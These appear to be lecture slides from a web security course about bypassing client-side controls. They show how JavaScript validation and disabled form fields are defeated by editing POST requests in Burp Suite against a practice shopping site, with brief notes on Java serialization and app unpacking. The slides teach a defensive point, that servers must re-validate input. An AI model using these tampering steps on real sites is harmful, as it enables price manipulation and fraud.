
6. Script-Based Validation

```
<script>function validateForm(theForm) {  
    var q = document.forms["myForm"]["qty"].value;  
    if (q > 5) {  
        alert("Qty too large!");  
        return false;  
    }  
}  
</script>
```

```
<form name="myForm" action="hidden6.php"  
method="POST" onsubmit="return validateForm()">  
Qty: <input type="text" name="qty"> (max. 5)  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```

Defeated with Burp

- **Replace value after script runs**
- **Could also disable JavaScript, or modify the script**



The screenshot displays the Burp Suite interface. At the top, there are navigation buttons: "Go", "Cancel", and two arrow buttons. The "Request" tab is active, showing a "POST request to /hidden6.php". Below this, there are sub-tabs: "Raw", "Params", "Headers", and "Hex". The "Params" sub-tab is selected, displaying a table of request parameters:

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2a...
Cookie	CF_STATUS	active
Body	qty	6

To the right of the table are buttons for "Add", "Remove", "Up", and "Down". The "Response" tab is also visible, showing the response content. The response is in "Render" mode and displays the following text:

6. Script-Based Validation

Congratulations!

You bought **6** iPhone(s)

Goal: buy 6 phones!

Tips


- **Where JavaScript is used for input validation**
- **Submit data that would have failed validation**
 - **Using a proxy, or with modified source code**
- **Determine whether validation is also performed on the server**
- **If multiple fields are validated, enter valid data in all fields except one at a time, to test all the cases**

Proper Use

- **Client-side validation can improve performance and user experience**
- **Faster response and no wasted server time on invalid entries**
- **But the validation cannot be trusted and must be repeated on the server**

7. Disabled Field


```
<form action="hidden7.php" method="POST">  
Qty: <input type="text" name="qty"><p>  
Price: <input type="text" disabled="true"  
name="price" value="449">  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```



The screenshot shows a web form on a dark teal background. It contains two text input fields. The first field is labeled 'Qty:' and contains the number '1'. The second field is labeled 'Price:' and contains the number '449'. Below these fields is a white 'Submit' button. The 'Price' field is visually disabled, appearing as a light gray box with a white border, which is consistent with the 'disabled="true"' attribute in the code above.

Disabled Elements


- **Cannot be changed**
- **Not sent to server**



```
Request Response
Pretty Raw Hex ↕ \n ☰
1 POST /hidden7.php HTTP/2
2 Host: attack.samsclass.info
3 Cookie: _ga=GA1.2.145276129.1626113774; discount=10
4 Content-Length: 5
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://attack.samsclass.info
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://attack.samsclass.info/hidden.htm
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 qty=1
```


Add Parameter in Burp

- **Insert the disabled field**
- **It may still be used on server-side**



```
Request Response
Pretty Raw Hex ↕ \n ≡
1 POST /hidden7.php HTTP/2
2 Host: attack.samsclass.info
3 Cookie: _ga=GA1.2.145276129.1626113774; discount=10
4 Content-Length: 5
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://attack.samsclass.info
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://attack.samsclass.info/hidden.htm
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 qty=1&price=5
```


Burp Response Modification



Form is Easy to Hack

attack.samsclass.info/hidden.htm

Search

Sam Bowne

1. Hidden Field

Buy an iPhone!

Price: 449

Qty:

Hidden field [price]

Submit

Goal: buy a phone for \$50!

Kahoot!

A

Browser Extensions

- **Flash or Java client-side routines can collect and process user input**
- **Internal workings are less transparent than HTML forms and JavaScript**
- **But still subject to user modification**

Example: Casino App

- **Client could**
 - **Tamper with game state to gain an advantage**
 - **Bypass client-side controls to perform illegal actions**
 - **Find a hidden function, parameter, or resource to gain illegitimate access to a server-side resource**
 - **Receive information about other players to gain an advantage**

Common Browser Extensions

- **Java applets, Flash, and Silverlight**
- **All have these features**
 - **Compiled to bytecode**
 - **Execute in a virtual machine that provides a sandbox**
 - **May use remoting frameworks employing serialization to transmit complex data structures or objects over HTTP (link Ch5c)**

Java

- **Java applets run in the Java Virtual Machine (JVM)**
- **Sandboxed by Java Security Policy**

Java Serialization

`Content-Type: application/x-java-serialized-object`

- **Content-type header indicates serialized data**
- **DSer is a Burp plug-in handles such data**

Tips

- **Ensure that your proxy is correctly intercepting all traffic; check with a sniffer**
- **Use appropriate serialization unpacker**
- **Review responses from the server that trigger client-side logic; you may be able to unlock the client GUI to reveal privileged actions**
- **Look for correlation between critical actions and communications with the server**
 - **Does rolling the dice in a gambling app take place on server or client?**

Example: Bank of America Android App

- **Pull from phone with adb**
- **Unpack with apktool**

